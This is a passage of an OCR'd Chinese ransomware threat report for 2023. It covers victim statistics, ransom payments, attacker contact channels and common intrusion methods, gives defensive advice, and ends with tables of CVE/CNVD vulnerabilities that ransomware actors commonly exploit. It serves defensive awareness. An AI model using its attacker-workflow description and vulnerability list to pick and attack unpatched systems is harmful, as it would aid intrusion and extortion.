
2023 年的数据显示，受勒索软件攻击影响较大的行业普遍具有较大的机构规模和网络规模。教育行业遭受的勒索攻击相比 2022 年有显著下降。我们在 2022 年的报告分析中指出，教育行业受攻击影响增加主要是由于新冠疫情引发的线上教育产业的蓬勃发展。而随着 2023 年新冠疫情管控政策的放宽，线上教育产业的发展势头也随之减缓，相应地，教育行业对于网络安全的需求逐渐回归正常。然而，需要明确的是，即便教育行业受到的勒索攻击有所降低，其占比仍然处于不可忽视的第六位。这意味着网络安全形势仍然相当严峻，教育机构在网络安全防御方面不可掉以轻心。



数据来源：反勒索服务统计数据

四、 受害者支付赎金情况

通过分析受害者反馈的调查问卷，我们发现受害者在遭遇勒索软件后的反应并没有太大的变化，大多数受害者依然并未支付勒索软件所提出的赎金，并且不支付赎金的理由也依旧是不相信黑客或不想纵容黑客。当然，赎金金额过高也是一个重要的因素。




不过，支付赎金的占比也延续了 2022 年的上涨势头，有了进一步的显著提升。经分析，这与勒索软件进一步的侧重于针对政企相关单位的攻击有着密切关系。此类受害者通常更愿意为了减小损失而支付赎金，同时也更有经济实力来承担高额的赎金。

五、 对受害者影响最大的文件类型

根据 2023 年的问卷统计，数据库一跃成为受害者最“在乎”的被加密数据类型。与 2022 年相比，数据库的占比直接提升了接近 16%；而在数据库占比飙升的此同，办公文档占比并没有发生明显变化。这俩类数据的占比相加就超过了 75%。


产生这一情况的主要原因是受到了 2023 年勒索攻击的受害者身份及攻击者入侵手段的双重影响。受害者方面，相较于个人，各类政企单位显然会更多的应用到数据库应用，同时也更在乎数据库中的数据安全性与完整性；而入侵手段方面，2023 年各类漏洞的利用以及数据库弱口令攻击的加持，也让数据库成为了大量勒索攻击案例的入侵突破口。两相呼应，更多的数据库遭到加密并且受害者也更看重数据库中的数据，也就造就了这一结果的形成。



六、 受害者遭受攻击后的应对方式

与 2022 年情况相同，杀软查杀、断开网络以及求助于技术人员依然是受害者最先采取的应对手段。包括重装系统也依旧是一个较为“主流”的措施。


正如我们以往不断强调的，重装系统这类操作对于勒索软件这一特殊的攻击类型而言往往作用并不十分明显，反而可能对技术人员的事后处置及分析复盘带来一定阻碍。诚然，我们不该苛求受害者在安全领域都具有较高的知识和处理能力，但必要的宣传和科普工作依然是有必要的——尤其是在政企单位内部。



七、 受害者提交反勒索服务申请诉求

根据问卷反馈的统计数据来看，提交反勒索服务申请的用户中，大多数用户主要还是为了能够恢复被加密的数据。这一情况也符合我们在设立该服务之初的基本预判。但令人感到遗憾的是，目前仍有大量被勒索软件加密的数据难以通过技术手段进行恢复，这也是我们在今后的工作中需要积极寻求更有效解决方案的一个技术攻坚目标。

除此之外，与其他传统恶意软件相似：寻求防护建议、清除病毒、排查原因以及了解防毒知识也都是受害用户较为关心的方面与主流诉求。而我们也正在基于以上这些诉求积极的展开相关溯源工作并建立知识库，以满足广大用户的需求。




第三章 勒索软件攻击者分析

2023 年的勒索软件攻击数据分析揭示，尽管针对远程桌面协议的弱口令攻击依然普遍，但通过漏洞利用和网页挂马的手段同样见势利导地大幅增长，这类通过技术漏洞发起的攻击比例增长了超过 13%，成为最主要的攻击方式之一。这种变化反映出攻击者正在适应和探索更有效的入侵手段，并且企业对于弱口令的防护意识相对提高。

此外，黑客们为了与受害者沟通赎金事宜，更频繁地使用电子邮箱、自行搭建的赎金谈判网页，以及诸如洋葱网络、Jabber、Telegram 和 Tox 等匿名聊天工具，显示了他们在隐匿性和持续威胁置于受害者面前的双重目的。

一、 黑客使用 IP

远程桌面弱口令攻击和漏洞攻击依旧是勒索软件入侵的最流行方式，但 2023 年的数据库弱口令攻击数量有着显著提升。对于各类入侵方式的攻击来源 IP 进行分析发现，其归属最多的是俄罗斯地区，其次则是德国和美国（此数据仅反应攻击者发起攻击的 IP 地址，并不代表攻击者所属国家，攻击者往往会使用代理服务器来隐藏其真实 IP 地址）。



二、 勒索联系邮箱的供应商分布


2023 年，勒索软件主流的联系方式依然是自建聊天室、第三方通信工具和邮箱三种。其中：

自建聊天室的方式通常见于双重/多重勒索模式中，部分家族还需受害者注册或使用黑客勒索提示信息中提到的账户和密码或唯一的 ID 进行登录才能进行对话。

第三方通信工具则主要以 Jabber、Telegram、Tox 等匿名聊天工具为主。攻击者与受害者会通过这些软件进行赎金谈判，以 phobos 为代表的勒索家族主要采用此类方式。

最为常见的则是电子邮件的方式。通常为了能被受害者正常联系到，攻击者一般会留下至少 2 个邮箱并定期进行更换。也存在同一个家族有多个传播者的情况，这种情况下不同传播者也会使用不同的邮箱。这也导致我们捕获到的活跃邮件地址相对前两种会多很多。

通过对 2023 年收集到的黑客邮箱进行数据分析，我们发现最受勒索软件作者欢迎的依旧是 Tutanota，但 ProtonMail 和 OvOConsulting 占比却有所下降，取而代之的是 OnionMail 和 Gmail。根据分析推测，出现这一情况的主要原因是 OnionMail 专注于加密和匿名这两大属性所致，而 Gmail 则主要以其加密属性著称，这显然都获得了勒索软件作者的认可与青睐。针对 TOP10 邮件服务商提供的邮箱属性进行研究发现，其中匿名邮箱占到了总量的 76.02%，这一比例的显著下降与 Gmail 的使用量提升有直接关系。



三、 攻击手段

本节，我们将介绍一些常见的攻击手段，帮助读者更好地了解勒索软件，并提供防治措施。

(一)口令破解攻击

口令破解类攻击可以说是网络攻击手段中历史最为悠久的一类，同时也是国内勒索软件传播的最普遍原因。虽然目前已经有多种解决口令脆弱性问题的技术手段，但“弱口令”问题仍然成为困扰企业和用户的一大问题，需要被不断强调，这个问题的原因也是多方面的。在过往处置的案例中，口令暴破问题不只发生于个人用户、中小企业与缺乏安全运营管理的企业，在大型企业与管理相对严格规范的企业，“弱口令”问题同样存在。

这里首先需要纠正一个误区，“弱口令”不仅仅局限于大众通常认为的“过分简单的口令”，一些看似足够复杂的口令，也可能是“弱口令”。常见的“弱口令”情况包括：过于简单的口令，常见的口令字典词汇（比如：888888，qwerty 等），带有身份信息的口令等。

但还有一类弱口令，容易被大家忽视：产品内置的默认账户，统一运维账户的默认口令，第三方运维人员设置的统一口令，已经失窃的口令（通常在发生网络攻击后，应该弃用之前使用的所有账户口令，默认这些账户已经失窃），信息泄露（比如管理员把后台的账户信息记录到了维护日志中）。

勒索攻击事件中，最长见到的“弱口令”问题，主要出现在“远程桌面弱口令”、“数据库弱口令”，“Nas 设备弱口令”之中。其共同点在于，这类设备和环境，直接会将认证接口暴露于公网之上。一但掌握这些设备的账户口令信息，就可以直接登录设备，成为对内网进一步攻击的攻击入口。而掌握信息，又关联有相应的权限，一旦一个高权限账户失陷就为攻击提供了方便之门，可以畅通无阻的实施对其他设备的控制和数据的窃取。

在和用户的交流中，说就是写到“小本本”上，贴机箱上，也比存在“password.txt”文档中安全一万倍，玩笑归玩笑，也说明了密码管理与密码存储的无奈。常规的口令安全宣教，大家应该都已经清楚，比如定期更新密码，不使用简单密码，不使用相同密码登。但在这些安全措施的落实上，却困难重重。我们有下面几条建议，可以用于加强对口令的管理。

1. 避免在一台设备中存储大量的口令或者登录凭证信息，不要认为攻击者不会注意到，不会发现。黑客对一台设备的信息发掘，首要发掘目标，就是这台设备中保存的各类账户凭证信息。

2. 账户验证策略工具，比如设置管理页面的访问 ip 白名单，密码验证次数上限等措施，可以轻松而简单的缓解很大一部分刺探攻击。另外一些老旧系统，缺乏必要的安全保护措施，无法应对口令暴破攻击，也应该避免使用。


3. 有条件的情况下，尽量开启多因素认证（MFA），使用多因素认证，可以极大的增加口令暴破的难度，是缓解此类问题的一个简单有效的成熟方案。

4. 密码管理工具与单点登录认证（SSO），有人可能怀疑，使用单点登录认证这次统一认证方式，难道不是风险更高么。其实不然，当使用的系统越来越多，维护多个认证系统以及多组认证信息，是比较困难的。尤其是让员工记住多个复杂口令，并定期更新的管理难度很大。而管理好一套认证系统与一套口令，对单个人员来说，更具可操作性。同时 SSO 可以与 MFA 相结合，对重点设备可以加强认证。密码管理工具，可以帮员工生成高强度的密码，减少人为设定“弱口令”的可能性，也减小明文存储密码的情况。

(二)漏洞利用攻击

漏洞问题在全球范围内的勒索攻击中占有重要地位，常作为攻击的初始入口或在横向移动中被利用。首先需要明确的是，漏洞是随着信息系统的发展而产生的，系统复杂度增加后，漏洞不可避免地会出现。存在多种类型的漏洞，包括硬件漏洞、操作系统漏洞、应用软件漏洞、第三方组件漏洞等。在勒索软件攻击案例中，应用软件漏洞尤其常见，涉及 Web 服务程序（如 OA、ERP 系统）、域控服务器、网络边界服务（例如 VPN 服务器）。根据漏洞是否已被修补，分为 0day 漏洞（还未被厂商修复）和 nday 漏洞（已被厂商修复）。对过去一年的案例进行分析，发现大量勒索攻击活动中，最常被利用到的还是 nday 漏洞。

下图是一个典型的 Web 服务漏洞攻击的攻击过程展示：



典型 Web 服务漏洞攻击流程

漏洞的复杂性常常让管理者不知从何下手。为此，我们从不同视角帮助读者理解漏洞攻击问题：

黑客视角

黑客发起攻击，从来不是“徒手”进行的，他们使用众多“武器”来实现攻击目的。

攻击发起的前夜，黑客通常使用扫描工具对潜在目标进行侦查，来发现开放的服务和潜在漏洞。经常是整个网段或对某个机房集中扫描，也会根据前期收集的服务器信息，对特征服务器发起扫描。这个扫描过程一般通过租用的服务器，或通过“肉鸡”，或第三方开放平台来完成。这个扫描过程每时每刻都在互联网上进行着，只要对互联网公开的服务，都会很快被探测发现。所以，不要心存侥幸，认为部署的服务没太大经济价值，没什么人用，不会被黑客发现等等。

准备攻击武器，并不是所有“黑客”都有能力来发掘漏洞，编写完整攻击代码。绝大多数黑客，都是使用的知名的 Exploit kits 工具集来完成攻击的。最受黑客青睐的是，各种有可利用 EK 或 POC（Proof of Concept）代码的 1Day 漏洞（厂商刚修复不久的漏洞）。有工具可用，意味着黑客不需要自己来实现漏洞攻击代码，可能只需替换 payload（攻击载荷）就可以完成利用。而 1Day，意味着有大量没有打补丁的设备，如果这个漏洞本身权限较高，比较好用。同时出现漏洞的平台又比较流行，那么一场黑客盛宴就开始了。

发起攻击，在勒索攻击中，黑客们更乐于选择非工作时间，尤其是周五晚上来发起攻击。这样他们有足够时间来解决各种遇到的问题，而不被管理员发现。攻击往往是自动化进行的，偶尔需要一些半自动化的操作来辅助，所以一个黑客团伙，可以在一晚上完成对几千上万台服务器的攻击。

所以管理员需要理解，在这种大规模的黑客攻击面前，只要对外开放了服务，就要准备应对此类攻击，不存在侥幸的可能。

软件供应商视角

目前主流操作系统供应商，自身对安全问题普遍较为重视，对产品的安全测试比较充分，出现问题后能够及时修补。用户只要及时更新补丁，可以避免绝大多数操作系统漏洞带来的勒索风险。

但第三方软件供应商，对漏洞问题的态度与能力，就存在巨大差别了。有表现积极的大厂，也有不少厂商对漏洞问题比较避讳，认为产品的漏洞问题是产品的负面信息，不愿意过多公开。也有认为，我们提供的是产品功能，至于漏洞与网络攻击，那是安全厂商与黑客的事情，与己无关，对安全问题不重视，不积极修改等。发布的补丁遮遮掩掩，难以获取。另外部分厂商对于盗版用户，或者没有续费订阅的用户，也不提供相应的补丁服务，事实上也造成了问题的加剧。

另外，第三方组件的安全性问题，也是各家厂商的一大痛点。现在的软件系统，通常会引入大量第三方组件，当一个组件被引入后，有些厂商会选择不断适配更新，但这会增加维护成本。还有不少厂商，从引入开始就不再更新维护这个组件。当这个组件出现问题时，就很难发现与修复。而当一个大量被使用的第三方组件出现问题时，往往就会产生“核弹级”的攻击效果。就比如 log4j2 漏洞带来的影响。

安全公司视角

安全公司在维护系统安全方面面临着漏洞问题的挑战。对于操作系统的漏洞，大多可以通过安装补丁来解决。然而对于第三方应用，由于存在版权和技术多样性问题，安全公司难以为每个应用安装对应的补丁。通常，他们采取如热修复（hotfix）和通用漏洞缓解措施（比如输入审查，内存监控，行为分析等）以提供一定的保护，但这些措施也不是万能的，更多的是用来应对一些通用性常见漏洞，为无法打补丁或者没有补丁的环境来提供保护。

用户视角

前文大量的叙述，我们最终希望让用户清楚认识到，不应抱有侥幸心理——任何对外公开的服务都可能成为黑客的攻击目标。不要相信什么“补丁无用论”的论调，应摒弃那些质疑补丁有效性的错误观点，譬如认为安装补丁会导致系统响应变慢、产生兼容性和稳定性问题等。即使部分用户因未支付相应服务费用而无法获得补丁，也应寻求其他方式来保护系统安全。还有一些用户由于担心补丁可能的不稳定性和对业务运作的潜在影响，而选择不安装更新。然而，必须认识到，安全补丁是防御和修复漏洞中最有效的手段之一，应当作为安全实践的常规部分来定期执行。

最后关于漏洞治理，我们提供以下几条建议：

1. 定期更新与进行补丁管理，这是目前解决漏洞问题最可靠的手段。
2. 安装安全防护软件，如前文介绍，安全软件能够提供大量漏洞防御与缓解机制，来降低一些通用漏洞造成的危害。
3. 减少对外暴露的服务，非必要不对外提供服务。使用反向代理等措施，降低被探测发现

的可能性等。

漏洞与工具

我们总结了在 2023 年的勒索攻击活动中经常被使用到的漏洞。其中主要的漏洞基于 CVE/CNVD 编号的归类汇总如下：

勒索传播中经常使用到的漏洞（基于 CVE/CNVD 编号）		
漏洞编号	**涉及产品/应用/服务/设备**	**相关关键词**
CVE-2017-0143	针对 SMB 服务发起攻击	永恒之蓝、WannaCry、共享、445 端口
CVE-2017-0144		
CVE-2017-0145		
CVE-2017-0146		
CVE-2017-0148		
CVE-2020-1472	域控 Netlogon 特权提升漏洞	ZeroLogon、域控漏洞、横向移动
CVE-2023-28252	Windows 提权漏洞	通用日志文件系统驱动程序漏洞
CVE-2021-1675	Windows 打印服务	打印高危漏洞、PrintNightmare
CVE-2021-34527		
CVE-2021-36958		
CVE-2021-34473	针对 Exchange Server 服务	提权或远程代码执行漏洞
CVE-2021-34523		
CVE-2021-31207		
CVE-2022-41040		
CVE 2022 41082		
CVE-2021-40444	微软 MSHTML 漏洞	远程代码执行漏洞
CVE-2021-36942	NTLM 协议攻击	PetitPotam、Windows LSA 欺骗漏洞
CVE-2021-26411	针对 IE 浏览器	IE 浏览器漏洞
CVE-2021-44228	Apache 组件漏洞	Log4j2 漏洞、Log4jShell
CVE-2023-46604		ActiveMQ 漏洞
CNVD-2022-60632	畅捷通软件漏洞	T+任意文件上传及远程代码执行漏洞
CNVD-2023-48562		
CNVD-2022-05486		CHANJET_Remote 注入漏洞
CNVD-2023-93600	海康威视管理平台漏洞	海康威视监控产品管理平台漏洞
CNVD-2023-53133		
CVE-2023-6608	通达产品漏洞	通达 OA 产品 SQL 注入漏洞
CVE-2023-6611		
CVE-2023-22518	Atlassian Confluence 漏洞	Confluence 权限及注入漏洞
CVE-2022-26134		
CVE-2021-21972	VMware vSphere 套件漏洞	vSphere Client 漏洞
CVE-2021-21985		
CVE-2021-21974		ESXi 漏洞
CVE-2021-21974		
CVE-2020-3992		

CVE-2021-22005		vCenter 漏洞
CVE-2023-20887	VMware Aria 漏洞	Operations for Networks 命令注入漏洞
CVE-2018-13379	Fortinet FortiOS 漏洞	FortiOS VPN 相关产品漏洞
CVE-2020-12812		
CVE-2023-27350	PaperCut NG/MF 安全漏洞	PaperCut 漏洞
CVE-2023-0669	Fortra 产品漏洞	GoAnywhere 托管文件传输(MFT)RCE 漏洞
CVE-2023-34362	MOVEit 产品漏洞	MOVEit Transfer SQL 注入漏洞
CVE-2023-35036		
CVE-2023-35708		
CVE-2023-20269	Cisco 产品漏洞	Cisco ASA & FTD VPN 未授权访问漏洞
CVE-2023-4966	Citrix 产品漏洞	Citrix Bleed 信息泄露漏洞

勒索软件传播中所利用的漏洞编号

此外还有一些漏洞是由各厂商自行发布并修复的，我们根据其对应的厂商或产品进行了分类汇总，数据如下：

勒索传播中经常使用到的漏洞（其他无漏洞编号）	
相关产品	**涉及产品/应用/服务/设备**
用友网络	用友 NC Cloud Java 反序列化远程命令执行漏洞
	用友 NC Cloud SQL 注入漏洞
	用友 NC Cloud 文件上传漏洞
	用友 NC Cloud 远程命令执行漏洞
	用友 NC JNDI 远程代码执行漏洞
	用友 NC SQL 注入漏洞
	用友 NC-IUFO 报表系统 SQL 注入漏洞
	用友 NC 命令执行漏洞
	用友 NC JAVA 反序列化代码执行漏洞
	用友 NC 远程代码执行漏洞
	用友 TurboCRMSQL 注入漏洞
	用友 U8 Cloud 反序列化漏洞
	用友 U8 Cloud 命令执行漏洞
	用友 U8 SQL 注入漏洞
	用友 Yonyou UAP/NC 任意文件下载漏洞
	用友文件服务器配置管理系统 SQL 注入漏洞
	用友移动系统管理任意文件下载漏洞
	用友移动系统管理文件上传漏洞
	用友友空间 APPFastjson 反序列化漏洞
致远互联	致远 OA 命令执行漏洞
	致远 OA 系统文件上传漏洞
	致远 OA 文件上传漏洞
	致远 OA 任意文件下载漏洞
	致远 OA-A8 系统任意文件读取漏洞

	致远 A8-V5 协同管理软件任意文件读取漏洞
	致远 A8+协同管理软件远程命令执行漏洞
金蝶软件	金蝶 KIS 专业版提权漏洞
	金蝶 EAS Cloud 文件上传漏洞
	金蝶 k3wise 创新管理平台命令执行漏洞
	金蝶 GSiS 政务服务平台表达式注入漏洞
	金蝶星空云文件上传漏洞
恩特软件	浙大恩特客户资源管理系统任意文件上传漏洞
广联达	广联达 Linkworks SQL 注入漏洞
泛微网络	泛微 OA 任意文件上传漏洞
	泛微 E-Cology SQL 注入漏洞
	泛微 E-office 远程代码执行漏洞
	泛微云桥 SQL 注入漏洞
亿赛通	亿赛通电子文档安全管理系统远程代码执行漏洞
速达软件	速达全系软件任意文件上传漏洞
